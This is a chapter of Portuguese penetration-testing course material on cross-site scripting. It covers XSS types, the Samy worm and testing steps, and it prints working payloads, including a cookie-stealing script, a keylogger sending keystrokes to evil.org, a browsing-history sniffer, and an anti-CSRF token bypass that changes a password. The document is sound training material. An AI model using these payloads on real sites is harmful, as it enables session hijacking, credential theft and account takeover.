



Escola
Superior
de Redes
RNP

Teste de Invasão de Aplicações Web

Capítulo 5

Cross-site scripting

- **Apresentar os diversos tipos de XSS e como podem ser empregados para obter identificador de sessão, adulterar páginas, capturar teclas digitadas, descobrir histórico de navegação e quebrar tokens anti-CSRF.**

- **Cross-site scripting (XSS), XSS refletido, XSS armazenado, XSS baseado em DOM, cross-channel scripting, worms baseados em XSS, evasão de filtros, arcabouços de exploração.**

- **Introdução**
- **Tipos de XSS**
- **Worms baseados em XSS**
- **Descoberta de vulnerabilidades e exploração**
- **Contramedidas**

Cross-site scripting, também conhecido como XSS, é atualmente um dos defeitos de segurança mais comumente encontrados em aplicações web.

Permite utilizar uma aplicação vulnerável, para transportar código malicioso, normalmente escrito em Javascript, até o navegador de outro usuário.

Uma vez que a política de mesma origem é respeitada, o navegador da vítima entende que o código recebido é legítimo .

De modo geral, esta vulnerabilidade ocorre sempre que uma aplicação web não valida informações recebidas de uma entidade externa e as insere inalteradas em alguma página gerada dinamicamente.

O problema acontece porque qualquer código contido naquelas informações é interpretado como tal, pelo navegador do usuário que realiza o acesso, e executado automaticamente, no contexto da sessão.

Exemplos de ataques possíveis: roubo de histórico de navegação, varredura de redes privadas, escravização de navegador web e worms baseados em XSS.




Figura 5.1 - Exemplo genérico de XSS.




Exercício de Nivelamento 1


Cross-site scripting

- ▢ Você já viu alguma aplicação vulnerável a cross-site scripting?

Dependendo de como o conteúdo malicioso é transportado até a vítima e do local em que a vulnerabilidade ocorre (no servidor ou no cliente), um cross-site scripting pode ser classificado nos seguintes tipos:




XSS refletido, também chamado de não-persistente



XSS armazenado, também chamado de persistente ou de segunda ordem



XSS baseado em DOM



XCS ou cross-channel scripting

Nesta classe de XSS, o código é enviado na URL ou no cabeçalho HTTP, como parte da requisição, explorando um parâmetro que é exibido sem tratamento na página resultante.

Normalmente, requer que o usuário seja induzido a clicar em um link especialmente construído, com conteúdo malicioso.

Passos gerais:

- 1** O atacante fornece à vítima um link para a aplicação vulnerável, com código Javascript embutido em um dos parâmetros da URL.
- 2** A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo deste roteiro.
- 3** A aplicação atende a requisição e reflete o código malicioso para o navegador do usuário.
- 4** O Javascript escrito pelo atacante é executado na máquina do usuário, como se fosse proveniente da aplicação, e, portanto, com todos os privilégios de um script legítimo.

XSS refletido




Figura 5.2 - Exemplo de XSS refletido.

XSS armazenado ou persistente recebe este nome porque o código malicioso é armazenado pela aplicação e exibido a todos os usuários que acessam o recurso infectado.

É um tipo mais perigoso, pois pode afetar uma quantidade maior de usuários, de uma única vez, além de não ser necessário induzi-los a seguir um link para serem atacados.

XSS armazenado




Figura 5.3 - Passos de um XSS armazenado.

Cross-site scripting baseado em DOM é muito similar ao tipo refletido, mas difere deste por não necessitar que o código malicioso seja enviado ao servidor.

O defeito ocorre no lado cliente da aplicação, o qual insere ou atualiza elementos na página, de maneira dinâmica, a partir de valores de objetos do DOM que podem ser controlados pelo usuário.

Passos gerais:

- 1** O atacante fornece à vítima um link para a aplicação vulnerável, com código Javascript embutido como um fragmento de URL.
- 2** A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo deste roteiro.
- 3** A aplicação fornece como resposta à requisição uma página HTML contendo código Javascript, o qual altera o documento, com base no valor de um parâmetro da URL.
- 4** O Javascript escrito pelo atacante é, então, executado na máquina do usuário, como se fosse proveniente da aplicação, e, portanto, com todos os privilégios de um script legítimo.

Cross channel scripting (XCS) se refere a uma variação de cross-site scripting armazenado, que utiliza um canal alternativo para injeção do código malicioso.


De modo geral, afeta dispositivos que possuem um servidor web embutido, como porta-retratos digitais e network attached storages, por exemplo.

Nos casos em que são vulneráveis, muitas vezes, a fragilidade não decorre de defeitos individuais nos vários protocolos suportados, mas, sim, da interação entre eles.

Passos gerais:

- 1** Atacante utiliza um canal diferente de HTTP, como FTP, SMTP ou SNMP, para armazenar código malicioso no servidor.
- 2** Usuário legítimo solicita, por meio de navegador web, um elemento contendo script malicioso, o qual é inserido na página HTML de resposta, sem que a vítima saiba.
- 3** Quando o navegador web “exibe” o conteúdo malicioso, ele é executado e compromete a estação de trabalho da vítima.

Cross channel scripting



A terminal window titled 'root@seg9:/var/www/html/xss/xcs' with a menu bar containing 'Arquivo', 'Editar', 'Ver', 'Pesquisar', 'Terminal', and 'Ajuda'. The terminal output shows the command 'll' and its result:

```
[root@seg9 xcs]# ll
total 8
-rw-r--r-- 1 root root  0 Ago 24 23:33 
-rw-r--r-- 1 root root 317 Ago 24 00:21 index.php
-rw-r--r-- 1 root root 1004 Ago 24 23:15 rnp_100.gif
[root@seg9 xcs]#
```

Figura 5.7 - Arquivo com nome contendo código malicioso.

Worms baseados em XSS – Samy Worm

O primeiro worm baseado em XSS, chamado de Samy Worm, afetou o MySpace em outubro de 2005, obrigando que a aplicação fosse retirada do ar, para correção do defeito que estava sendo explorado.

O que começou como uma brincadeira, para que Samy conseguisse o maior número possível de amigos na rede social, transformou-se em um dos worms de mais rápida propagação da história da computação.

Em menos de 24 horas, quase um milhão de contas do MySpace foram infectadas, pela simples visita a um perfil afetado.

Worms baseados em XSS – Samy Worm

MySpace permitia apenas um limitado subconjunto de marcadores HTML:

```
<div style="background:url('javascript:alert(1)')">
```

Uma condição fundamental para que o worm funcionasse dependia da possibilidade de se injetar Javascript na aplicação:

```
<div style="background:url('java  
script:alert(1)')">
```

Aspas simples e duplas:

```
<div id="mycode" expr="alert('double quote: ' +  
String.fromCharCode(34))" style="background:url('java  
script:eval(document.all.mycode.expr)')">
```

Palavras filtradas:

```
eval('document.body.inne' + 'rHTML')
```

A vulnerabilidade descoberta residia nos filtros do Yahoo!.

O processo de remoção dos elementos considerados perigosos não era recursivo, analisando cada mensagem em uma única passagem.

```
<img src= 'Yahoo_logo.gif'  
target=""onload="código do malware">
```

É muito importante saber o local na página HTML no qual ocorre a cópia do código injetado, para que seja possível construir o vetor, corretamente e respeitando-se a estrutura sintática do documento.

Pontos de injeção:



Corpo da página



Dentro de um script



Dentro de um marcador
HTML



No título

Corpo da página:

```
<pre>Hello Nelson</pre>  
<pre>Hello <script>alert(1)</script></pre>
```

Dentro de um script:

```
<script>  
var a="Nelson";  
function greetings() { ... }  
</script>  
  
<script>  
var a="Nelson";alert(1);var b="";  
function greetings() { ... }  
</script>
```


Dentro de um marcador HTML:

```
<input type="text" name="nome" value="Nelson"
readonly="readonly" size=80/>
<input type="text" name="nome" value="Nelson"
onclick="alert(1)" readonly="readonly" size=80/>
<input type="text" name="nome"
value="Nelson"><script>alert(1)</script> <invalid
a="" readonly="readonly" size=80/>
```

No título:

```
<title>Bom dia, Nelson</title>
```

```
<title>Bom dia,
```

```
Nelson</title><script>alert(1)</script></title>
```

**Escolha um valor para injeção,
que não ocorra na aplicação.**

Exemplo:

“esrvalordeteste”.

Para cada item de entrada identificado na fase de mapeamento:



Forneça o valor escolhido no primeiro passo.

Verifique se o valor é refletido em algum lugar do documento HTML de resposta. Caso ele apareça mais de uma vez, cada instância deve ser avaliada individualmente, como uma potencial vulnerabilidade.

Para cada item de entrada identificado na fase de mapeamento:



Caso uma reflexão seja encontrada, de acordo com o ponto de injeção, selecione um vetor de teste adequado, que respeite a estrutura sintática do documento.

Aplique o vetor e observe se o código é executado.

**Escolha um valor para injeção,
que não ocorra na aplicação.**

Exemplo:

“esrvalordeteste”.

Para cada item de entrada identificado na fase de mapeamento:



Forneça o valor escolhido no primeiro passo, tendo em mente que, em alguns casos, ele só é armazenado, depois de completados múltiplos estágios.

Percorra a aplicação em busca do valor injetado. Caso ele apareça mais de uma vez, cada instância deve ser avaliada individualmente, como uma potencial vulnerabilidade.

Para cada item de entrada identificado na fase de mapeamento:



Se encontrar o valor, de acordo com o ponto de injeção, selecione um vetor de teste adequado, que respeite a estrutura sintática do documento.

Aplique o vetor e observe se o código é executado.

Para detectar XSS baseado em DOM, pode-se adotar uma estratégia parecida com a empregada para o caso refletido, porém, uma ferramenta deve ser empregada, para observar o código HTML dinâmico.

Outra técnica que pode ser empregada consiste na análise dos scripts contidos nas páginas do sistema, conforme descrição abaixo:



A partir da fase de mapeamento, verifique todo e qualquer script utilizado pela aplicação e observe se utilizam os seguintes elementos: **document.location; document.URL; document.URLencoded; document.referer; window.location.**

Analise se os valores dos supracitados elementos são empregados na inclusão ou modificação dinâmica de elementos do documento.

Teste de XSS baseado em DOM

Outra técnica que pode ser empregada consiste na análise dos scripts contidos nas páginas do sistema, conforme descrição abaixo:



Em caso positivo, observe o ponto de injeção e construa um vetor de teste adequado.

Aplique o vetor e verifique se o código é executado.

Navegue pela aplicação, para identificar páginas que exibem informações fornecidas por canais diferentes.

Para cada um dos itens identificados:



Verifique o ponto de injeção dessas informações e construa o vetor de teste adequado.



Aplique o vetor de teste, por meio do canal secundário pertinente, e observe se o código é executado.

Ataques possíveis baseados em XSS:

➤ Obtenção de identificador de sessão

➤ Adulteração de página

➤ Captura de teclas digitadas no navegador web

➤ Cross-site tracing (XST)
[improvável]

➤ Descoberta de histórico de navegação

➤ Quebra de token anti-CSRF

Obtenção de identificador de sessão

Acesso ao cookie:

```
<script>alert(document.cookie)</script>
```

Envio a um servidor malicioso:

```
<script>document.write('');</script>
```

Exemplo de log:

```
192.168.213.10 - - [30/Jul/2011:19:05:29 -0300]  
"GET /?SID=  
PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3;%20security=lo  
w HTTP/1.1" 200 175
```


O atributo “HttpOnly” evita que scripts no lado cliente da aplicação acessem cookies, invalidando o ataque para obtenção de identificador de sessão.

Antigamente, um ataque chamado de Cross-Site Tracing (XST) podia ser usado para violar a proteção fornecida pelo atributo “HttpOnly”.

Hoje ele é barrado por meio de restrições impostas pelos navegadores web.

Para a técnica funcionar o servidor web deve aceitar o método TRACE, que retorna como resposta a própria requisição efetuada.

Cross-site tracing (XST)



```
esruser@ubuntu: ~  
Arquivo Editar Ver Terminal Ajuda  
esruser@ubuntu:~$ nc xss.esr.rnp.br 80  
TRACE / HTTP/1.1  
Host:xss.esr.rnp.br  
Cookie:SID=0123456789abcdef  
  
HTTP/1.1 200 OK  
Date: Mon, 03 Oct 2011 00:13:19 GMT  
Server: Apache/2.2.17 (Fedora)  
Connection: close  
Transfer-Encoding: chunked  
Content-Type: message/http  
  
48  
TRACE / HTTP/1.1  
Host: xss.esr.rnp.br  
Cookie: SID=0123456789abcdef  
  
0  
esruser@ubuntu:~$
```

Figura 5.X

A segunda condição necessária a um ataque XST é que uma requisição baseada no método TRACE possa ser efetuada pelo navegador web.

A construção que antes permitia efetuar esta ação empregava a API XMLHttpRequest.

```
<script>  
xhr=new XMLHttpRequest();  
xhr.open("TRACE","http://dvwa.esr.rnp.br",false);  
xhr.send(null);  
alert(xhr.responseText);  
</script>
```

Adulteração de página

Por meio do DOM, é possível alterar a página inteira, de maneira dinâmica.



Figura 5.12 - Exemplo de aplicação vulnerável a XSS refletido.

```
...  
<div class="vulnerable_code_area">  
  <form name="XSS" action="#" method="GET">  
    <p>What's your name?</p>  
    <input type="text" name="name">  
    <input type="submit" value="Submit">  
  </form>  
  <pre>Hello esrxpto</pre>  
</div>  
...
```

Exemplos de elementos e métodos do DOM:



`document.forms[0]`



`childNodes[]`



`removeChild()`

```
<script>  
var d = document.forms[0];  
d.removeChild(d.childNodes[3]);  
</script>
```




Figura 5.15 - Exemplo de remoção dinâmica de elemento da página.



Exercício de Fixação 3

Proteção contra CSRF

1. Por que proteções contra CSRF são ineficazes quando a aplicação também é vulnerável a XSS?

Descoberta de histórico de navegação

Navegadores web, normalmente, utilizam cores diferentes para links, quando o recurso alvo já foi ou não acessado pelo usuário.

Com base neste comportamento, é possível determinar quando uma página específica foi visitada pela vítima.

Descoberta de histórico de navegação

```
/* Cria um link para o sitio web */  
link = document.createElement("a");  
link.href = websites[i];  
link.innerHTML = websites[i];  
  
/* Adiciona o link ao documento, verifica a cor e o  
remove em seguida */  
document.body.appendChild(link);  
color = document.defaultView.  
    getComputedStyle(link,null).  
    getPropertyValue("color");  
document.body.removeChild(link);
```

Descoberta de histórico de navegação

```
/* Verifica se a cor do link é vermelha, o que  
indica que o sitio foi visitado */  
    if (color == "rgb(255, 0, 0)") { // Visitado  
/* Envia a URL do sitio visitado para um servidor  
controlado pelo atacante */  
        document.write('');  
    }
```

Captura de teclas digitadas no navegador web

Uma maneira de capturar as teclas digitadas pelo usuário, em um navegador web, consiste em adicionar uma rotina de tratamento do evento onkeypress para o objeto document.

Com isso, sempre que uma tecla for pressionada, o código injetado é invocado, permitindo que ele envie as informações obtidas ao atacante.

Captura de teclas digitadas no navegador web


```
<script>
var buffer = "";
var img;
document.onkeypress=function(e) {
    if (buffer.length == 10) {
        img = document.createElement("img");
        img.src = "http://www.evil.org/?Keys="+buffer;
        document.body.appendChild(img);
        document.body.removeChild(img);
        buffer = "";
    }
    buffer = buffer + String.fromCharCode(e.which);
}
</script>
```

Um dos mecanismos mais efetivos, para impedir ataques de cross site request forgery, consiste no uso de tokens aleatórios, atrelados à sessão, em cada página do sistema.

Uma técnica já discutida, que permite violar este controle, é o clickjacking, mas ela requer que a vítima seja induzida a interagir com uma aplicação web maliciosa.

Um método muito mais simples de quebra de tokens anti-CSRF é viável sempre que houver um XSS explorável na mesma aplicação.

Quebra de token anti-CSRF



The screenshot shows the DVWA web application interface. At the top, there is a dark blue header with the DVWA logo. Below the header, on the left, is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". Inside this area, there is a section titled "Change your admin password:". Below this title, there are two input fields: "New password:" and "Confirm new password:". A "Change" button is located below the second input field.

Figura 5.20 - Aplicação que implementa token anti-CSRF.

Quebra de token anti-CSRF

```
<form action="#" method="GET">  
  New password:<br>  
  <input type="password" AUTOCOMPLETE="off"  
    name="password_new"><br>  
  Confirm new password: <br>  
  <input type="password" AUTOCOMPLETE="off"  
    name="password_conf"><br>  
  <input type="submit" value="Change"  
    name="Change"><br>  
  <input type="hidden" name="csrf_token"  
    value="2004840338">  
</form>
```

Quebra de token anti-CSRF

```
<Script>
function breakToken()
{
    var f = document.getElementById("cs").
        contentDocument.forms[0];
    f.password_new.value="pwd";
    f.password_conf.value="pwd";
    f.Change.click();
}
document.write('<iframe id="cs"
src="http://dvwa.esr.rnp.br/vulnerabilities/csrf/" width="0"
height="0" style="opacity:0.0"
onload="breakToken()"></iframe>');
</script>
```

**Algumas aplicações utilizam filtros,
para bloquear entradas maliciosas
